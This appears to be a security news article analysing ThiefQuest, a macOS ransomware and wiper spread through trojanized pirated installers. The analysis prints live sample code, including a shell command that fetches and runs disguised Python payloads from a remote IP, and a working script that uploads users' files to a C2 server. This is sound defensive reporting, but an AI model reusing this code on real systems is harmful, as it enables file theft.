ThiefQuest ransomware is a file-stealing Mac wiper in disguise

bleepingcomputer.com/news/security/evilquest-wiper-uses-ransomware-cover-to-steal-files-from-macs/

Sergiu Gatlan

By
Sergiu Gatlan

- June 30, 2020
- 08:31 PM
- 5

A new data wiper and info-stealer called ThiefQuest is using ransomware as a decoy to steal files from macOS users. The victims get infected after downloading trojanized installers of popular apps from torrent trackers.

While not common, ransomware has been known to target the macOS platform in the past, with KeRanger, FileCoder (aka Findzip), and Patcher being three other examples of malware designed to encrypt Mac systems.

ThiefQuest was first spotted by K7 Lab malware researcher Dinesh Devadoss and analyzed by Malwarebytes' Director of Mac & Mobile Thomas Reed, Jamf Principal Security Researcher Patrick Wardle, and BleepingComputer's Lawrence Abrams, who found an interesting twist.


Installs a keylogger and opens a reverse shell

Devadoss discovered that ThiefQuest includes the capability to check if it's running in a virtual machine (more of a sandbox check according to Wardle), and it features anti-debug capabilities.

It also checks for some common security tools (Little Snitch) and antimalware solutions (Kaspersky, Norton, Avast, DrWeb, Mcaffee, Bitdefender, and Bullguard) and opens a reverse shell used for communication with its command-and-control (C2) server as VMRay technical lead Felix Seele found.

The malware will connect to *http://andrewka6.pythonanywhere[.]com/ret.txt* to get the IP address of the C2 server to download further files and send data.

"Armed with these capabilities the attacker can maintain full control over an infected host," Wardle said.



andrejka29
Experience: 26 days
4 posts

09-Jun-20 14:24 (21 days ago, rev. 27-Jun-20 00:55)

Little Snitch 4.5.2 [Intel]

Year : 2020
Version : 4.5.2
Developer : Objective Development
Developer site : http://obdev.at
Platform : Intel only
Interface language : English
Tablet : The program has been treated (does not require data entry / enter any data)
System requirements : Mac OS X 10.11+, compatible with Mac OS X 10.15

Updated!
Description : Little Snitch is one of the most popular programs for monitoring and blocking the traffic of various applications and services.

The application warns you when the program tries to establish an outgoing connection. You can allow or deny the connection by setting access rules for future connections. These rules reliably prevents the sending of sensitive data without your knowledge.
Little Snitch runs in the background
and can detect network activity of viruses, malware and other malicious programs.

Pirated app infected with ThiefQuest ransomware promoted on RUTracker (*Malwarebytes*)

Distributed as pirated apps on torrent sites


As Reed found after examining the ransomware, ThiefQuest is dropped using infected installers wrapping legitimate software including but not limited to Little Snitch, Ableton, and Mixed in Key.

Even though the malicious .PKG installers downloaded from popular torrent sites are code signed and look just as any legitimate installer would when launched, they are distributed as DMG files and don't have a custom icon, a warning sign that something is not quite right for many macOS users.

Reed also found that, in the case of one of the ThiefQuest samples analyzed, the packages of compressed installer files include the pirated apps' original installers and uninstallers, together with a malicious *patch* binary and a post-install script used to launch the installer and launch the malware.

ThiefQuest also copies itself into *~/Library/AppQuest/com.apple.questd* and creates a launch agent property list at *~/Library/LaunchAgents/com.apple.questd.plist* with a *RunAtLoad* key set to *true* to automatically get launched whenever the victim logs into the system.

After gaining persistence on the infected device, ThiefQuest launches a configured copy of itself and starts encrypting files appending a BEBABEDD marker at the end.




```
        0  1  2  3  4  5  6  7  8  9  A  B   0123456789AB
0000h: B4 CE 99 3C 59 B9 3E CD D9 8B E0 06  ┤╬Ö<Y╣>═┘ïα.
000Ch: 1F 10 BF 0A 37 50 E3 D4 6A 09 EA E0  ..┐.7Pπ╘j.Ωα
0018h: 03 19 00 00 00 00 00 00 00 80 00 00  .........Ç..
0024h: 00 00 00 00 00 A5 94 54 0C 2C E8 64  .....ÑöT.,Φd
0030h: 0A 00 00 00 00 10 D3 F7 54 D4 06 10  ......╙≈T╘..
003Ch: 5F 7A AE F6 41 D9 C9 59 65 18 30 74  _z«÷A┘╔Ye.0t
0048h: 23 0C 79 24 FC B5 4C 83 5E 31 71 BD  #.y$ⁿ╡Lâ^1q╜
0054h: E6 34 30 F3 D2 43 DD 0E 0D 44 7D 8A  µ40≤╥C▌..D}è
0060h: EF 4C C1 BA 51 3D 61 37 68 C2 77 68  ∩L┴║Q=a7h┬wh
006Ch: 47 50 D5 22 82 A3 69 51 8F EE 34 23  GP╒"éúiQÅε4#
0078h: C5 26 6C 9C 12 F7 65 1E 83 70 15 C0  ┼&l£.≈e.âp.└
0084h: F7 0A 1C 71 3C 43 C1 15 52 9E 2A EE  ≈..q<C┴.R₧*ε
0090h: 58 EA 9E 4E 6D E0 E7 5C 00 0D 77 66  XΩ₧Nmατ\..wf
009Ch: EA 89 E3 64 1D F7 25 5E FA 4A 0A 29  Ωëπd.≈%^·J.)
00A8h: 45 60 04 D3 24 62 9A 1A EC 18 EF E7  E`.╙$bÜ.∞.∩τ
00B4h: 61 52 B0 A3 05 00 00 00 00 00 00 00  aR░ú........
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00  ............
00CCh: 00 00 00 00 00 00 00 00 00 00 00 00  ............
00D8h: 00 00 00 00 00 00 00 00 00 00 00 00  ............
00E4h: 00 00 00 00 00 00 00 00 00 00 00 00  ............
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00  ............
00FCh: 00 00 00 00 00 00 00 00 00 00 00 00  ............
0108h: 00 00 00 00 00 00 00 00 00 00 00 00  ............
0114h: 00 00 00 00 00 00 00 00 00 00 00 00  ............
0120h: 00 00 00 00 00 00 00 00 00 00 00 00  ............
012Ch: 00 00 00 00 00 00 00 00 00 00 00 00  ............
0138h: 00 00 00 00 00 00 1D 01 00 00 00 00  ............
0144h: 00 00 BE BA BE DD                    ..╛║╛▌
```

Unlike Windows ransomware, ThiefQuest has issues starting to encrypt files. When it does, it isn't picky.

It seems to be locking files randomly, generating various issues on the compromised system from encrypting the login keychain to resetting the Dock to the default look, and causing Finder freezes.

"Once file encryption is complete, it creates a text file named READ_ME_NOW.txt with the ransom instructions," Wardle added, and it will also display and read a modal prompt using macOS' text-to-speech feature letting the users know that their documents were encrypted.

The victims are asked to pay a $50 ransom in bitcoins within three days (72 hours) to recover their encrypted files and are directed to read a ransom note saved on their desktops.




Your files are encrypted

Many of your important documents, photos, videos, images and other files are no longer accessible because they have been encrypted.

Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
We guarantee however that you can recover your files safely and easily and this will cost you 50 USD without any additional fees.

Our offer is valid FOR 3 DAYS (starting now!). Full details can be found in the file: READ_ME_NOW.txt located on your Desktop

ThiefQuest encryption message



```
YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer accessible
because they have been encrypted. Maybe you are busy looking for a way to recover your
files, but do not waste your time. Nobody can recover your file without our decryption
service.

We use 256-bit AES algorithm so it will take you more than a billion years to break this
encryption without knowing the key (you can read Wikipedia about AES if you don't believe
this statement).
Anyways, we guarantee that you can recover your files safely and easily. This will require
us to use some processing power, electricity and storage on our side, so there's a fixed
processing fee of 50 USD. This is a one-time payment, no additional fees included.
In order to accept this offer, you have to deposit payment within 72 hours (3 days) after
receiving this message, otherwise this offer will expire and you will lose your files
forever.
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the moment of
payment. The address you have to make payment is:

                    13roGMpWd7Pb3ZoJyce8eoQpfegQvGHHK7

Decryption will start automatically within 2 hours after the payment has been processed
and will take from 2 to 5 hours depending on the processing power of your computer. After
that all of your files will be restored.

THIS OFFER IS VALID FOR 72 HOURS AFTER RECEIVING THIS MESSAGE
```

ThiefQuest ransom note

Suspiciously, ThiefQuest is using the same static Bitcoin address for all victims and does not contain an email address to contact after payment has been made.

This makes it impossible for the attackers to identify victims who paid the ransom, and for a victim to contact the ransomware operators for a decryptor.

Combining a static Bitcoin address with a lack of contact methods is a strong indication that the ransomware is a wiper instead.


Wipers, though, are usually used as a cover for some other malicious activity.

Wiper malware used for data theft

After the malware was analyzed by BleepingComputer's Lawrence Abrams, we believe that the ransomware is simply a decoy for the true purpose of this malware.

That is to search for and steal certain file types from the infected computer.

When the malware is executed on a Mac, it will execute shell commands that download Python dependencies, Python scripts disguised as GIF files, and then run them.



```
sh -c [ -d /Users/user1 ] && rm /Users/user1/client/exec.command; rm
/Users/user1/client/clicker.js > /dev/null || [ -f /Users/Shared/.dr ] &&
echo "" > /dev/null || curl https://bootstrap.pypa.io/get-pip.py -o
/Users/Shared/.gp; python /Users/Shared/.gp; /usr/local/bin/pip install
requests; curl http://167.71.237.219:8000/static/p.gif > /Users/Shared/.p;
python /Users/Shared/.p; curl http://167.71.237.219:8000/static/pct.gif >
/Users/Shared/.dr; python /Users/Shared/.dr
```


Executed shell commands

Source: BleepingComputer

The tasks conducted by the above command are:

- Delete the /Users/user1/client/exec.command and /Users/user1/client/click.js files.
- Download and install PIP
- Install the Python 'requests' dependency
- Download p.gif, which is a Python file, and execute it.
- Download pct.gif, which is another Python file, and execute it.

The p.gif file is a heavily obfuscated Python script, and we have not been able to determine what its functionality is.



```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
(lambda __g: [[[[[[None for __g['s___'] in [('%sibr%sr%s/Python/2.7/bin/pip')]][0] for __g['s__'] in [(['r%squ%ssts'])]][0] for __g[
's_'] in [('%ss%ss')]][0] for __g['os'] in [(__import__('os.path', __g, __g))]][0] for __g['base64'] in [(__import__('base64', __g,
__g))]][0] for __g['os'] in [(__import__('os', __g, __g))]][0])(globals())

# n__ature checking PoC
# TODO: PoCs are great but this thing will
# deliver much better when implemented in
# production

(lambda __g: [[[[[None for __g['i_'] in [((1, 4, 12, 17, 22, 31, 38, 45, 58, 2, 7, 4, 4, 8, 6, 6, 12, 7))]][0] for __g['t'] in [((
lambda a, i, s: (lambda __l: [__l['s'](__l['a'])[i_[__l['i']]:(i_[__l['i']] + i_[(__l['i'] + (len(i_) / 2))])] for __l['a'], __l['i'
], __l['s'] in [(a, i, s)]][0])({})))]][0] for __g['b'] in [((lambda : g(('__b%s%slt%s%ss__' % ('u', 'i', 'i', 'n')))))]][0] for __g
['h'] in [((lambda a, b: (lambda __l: [getattr(__l['a'], __l['b']) for __l['a'], __l['b'] in [(a, b)]][0])({})))]][0] for __g['g']
in [((lambda x: (lambda __l: [globals().get(__l['x']) for __l['x'] in [(x)]][0])({})))]][0])(globals())
(lambda __g, __y: [None for __g['v__'], v__.__name__ in [(lambda : (lambda __l: [(lambda __sentinel, __after, __items: __y(lambda
__this: lambda: (lambda __i: [[(lambda __after: [__l['y_dent'] for __l['y_dent'] in [((__l['y'] + (' ' * 16))[:16])]][0] if (__l['y'
].startswith('S') and __l['n']) else __after())(lambda: __this()) for (__l['y'], __l['n']) in [((__l['x'].replace('#', ' ').strip(),
 ('#' in __l['x'])))]][0] for __l['x'] in [(__i)]][0] if __i is not __sentinel else __after())(next(__items, __sentinel)))())([],
lambda: ('K' * 16), iter(__l['strs'])) for __l['strs'] in [(h(b(), 'open')(__file__, 'r').read().split('\n'))]][0])({}), 'v__')]][0
])(globals(), (lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y)()))))
_iv = [0x0002, 0x005f, 0x0062, 0x06f6, 0x08fc, 0x0194, 0x072c, 0x0670, 0x0af8, 0x0be5,
       0x05cc, 0x085c, 0x0733, 0x0062, 0x0759, 0x01f4, 0x09dd, 0x0594, 0x026a, 0x0750,
       0x09d8, 0x07de, 0x0a73, 0x0000, 0x0188, 0x018c, 0x08fc, 0x03f2, 0x07f8, 0x0338,
       0x0888, 0x05be, 0x03ba, 0x06b0, 0x0979, 0x0436, 0x0882, 0x0960, 0x0978, 0x01fe,
       0x0a76, 0x0d68, 0x0b7c, 0x0c6c, 0x06b0, 0x054e, 0x0062, 0x00c6, 0x012c, 0x02c3,
       0x0ac2, 0x0670, 0x0820, 0x0be5, 0x07de, 0x0a73, 0x0794, 0x0062, 0x00c6, 0x012c,
       0x0586, 0x07f8, 0x0a76, 0x0b60, 0x041a, 0x091c, 0x099d, 0x000]
def n__(hs):
    (lambda __g: [[None for (__g['sd'], __g['rt'], __g['lk']) in [((sum(hs[:2]), [], len(k)))]][0] for __g['k'] in [(v__())]][0])(
    globals())
    (lambda __g: [[[[None for __g['e_____'] in [((lambda a, b, c, d: (lambda __l: [(((__l['a'] + __l['b']) * (__l['c'] + __l['b']))
    % __l['d']) for __l['a'], __l['b'], __l['c'], __l['d'] in [(a, b, c, d)]][0])({})))]][0] for __g['e____'] in [((lambda f, _g: (
    lambda __l: [chr(((__l['_g'] + __l['f'][1]) % 256)) for __l['f'], __l['_g'] in [(f, _g)]][0])({})))]][0] for __g['e___'] in [(
    range(256))]][0] for __g['e__'] in [(enumerate(hs[2:]))]][0])(globals())
    for i, h in e__:
        (lambda __g: [[None for __g['kv'] in [((ord(k[(_i % lk)]) * 191))]][0] for __g['_i'] in [(((i + 1) % 11))]][0])(globals())
        for x in e___:
            if e_____(x, _i, sd, kv) == h: rt.append(x); continue;
    return ''.join([e____(hs, _g) for _g in rt]).strip()
if __name__ == '__main__':
    s__ = (x % ('e', 'e') for x in s__)
    for item in h(g(t(_iv, 0, n__)), t(_iv, 1, n__))(s_ % ('/U', 'er')):
        try:
            (lambda __g: [[None for __g['p__'] in [(h(h(g(t(_iv, 0, n__)), t(_iv, 2, n__)), t(_iv, 3, n__))(p__, (s___ % ('L', 'a',
```


Heavily obfuscated Python script

Source: BleepingComputer

Of particular interest in the above file is the comment:

```
# n__ature checking PoC
# TODO: PoCs are great but this thing will
# deliver much better when implemented in
# production
```

The pct.gif file is not obfuscated and is clearly a data exfiltration script that steals files under the /Users folder and sends it to a remote URL.



```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
(lambda __g: [[[[[[[[None for __g['pics'] in [(('.pdf', '.doc', '.jpg', '.txt', '.pages',
'.pem', '.cer', '.crt', '.php', '.py', '.h', '.m', '.hpp', '.cpp', '.cs', '.pl', '.p',
'.p3', '.html', '.webarchive', '.zip', '.xsl', '.xslx', '.docx', '.ppt', '.pptx',
'.keynote', '.js', '.sqlite3', '.wallet', '.dat'))]][0] for __g['maxsz'] in [((1024 * 800
))]][0] for __g['target_aa'] in [('http://%d.%d.%d.%d:%d%d0/d')]][0] for __g['chnksz'] in
[(10000)]][0] for __g['startdir'] in [('%ss%ss')]][0] for __g['requests'] in [(__import__(
'requests', __g, __g))]][0] for __g['os'] in [(__import__('os.path', __g, __g))]][0] for
__g['base64'] in [(__import__('base64', __g, __g))]][0] for __g['os'] in [(__import__('os',
 __g, __g))]][0])(globals())
if __name__ == '__main__':
    target_aa = target_aa % (0xA7, 0x47, 0xED, 0xDB, 0x50, 0x00)

    for r_, dirs, files in os.walk(startdir % ('/U', 'er')):
        for file in files:
                pathst = os.path.join(r_, file)
                if os.path.splitext(pathst)[1] in pics and os.path.getsize(pathst) <= maxsz:
                    rawb = base64.b64encode(open(pathst, 'r').read())
                    requests.post(target_aa, {'f': pathst, 'c': rawb})
```


Data exfiltration script
Source: BleepingComputer
When executed, this script will search for any files under the /Users folder that contain the following extensions

```
.pdf, .doc, .jpg, .txt, .pages, .pem, .cer, .crt, .php, .py, .h, .m, .hpp, .cpp,
.cs, .pl, .p, .p3, .html, .webarchive, .zip, .xsl, .xslx, .docx, .ppt, .pptx,
.keynote, .js, .sqlite3, .wallet, .dat
```

For any files that matches the search criteria, it will base64 encode the contents of the file and send it and the path of the file back to the threat actors Command & Control server.

These files include text files, images, Word documents, SSL certificates, code-signing certificates, source code, projects, backups, spreadsheets, presentations, databases, and cryptocurrency wallets.

To illustrate how this may look on the other end for the threat actor, BleepingComputer created a proof-of-concept script that accepted the requests from the above data-stealing script.



```
[root@www PoC]# tail -f log.txt
File Stolen! 06/30/06 06:45:04: /test/test2.txt - Contents of test2.txt


File Stolen! 06/30/06 06:45:04: /test/bitcoin.wallet - Fake bitcoin wallet


File Stolen! 06/30/06 06:45:05: /test/test.txt - Contents of test.txt
```

PoC of receiving of stolen files
Source: BleepingComputer
While our PoC only logs the contents of a file to our log file, it could have written each file to a folder matching the victim's IP address.

One interesting feature of this script is that it will not transfer any files greater than 800KB in size.

Advanced Intel's Vitali Kremez, who BleepingComputer shared the script with, agreed with our findings and pointed out that many of the searched file types are generally over 800KB in size.

What victims should do?

As you can see, the ThiefQuest wiper is much more damaging than first thought, as not only will data be encrypted, but it may not even be decryptable if a victim pays.

To make matters worse, the malware will steal files from your computer that contain sensitive information that could be used for a variety of malicious purposes, including identity theft, password harvesting, stealing of cryptocurrency, and stealing private security keys and certificates.

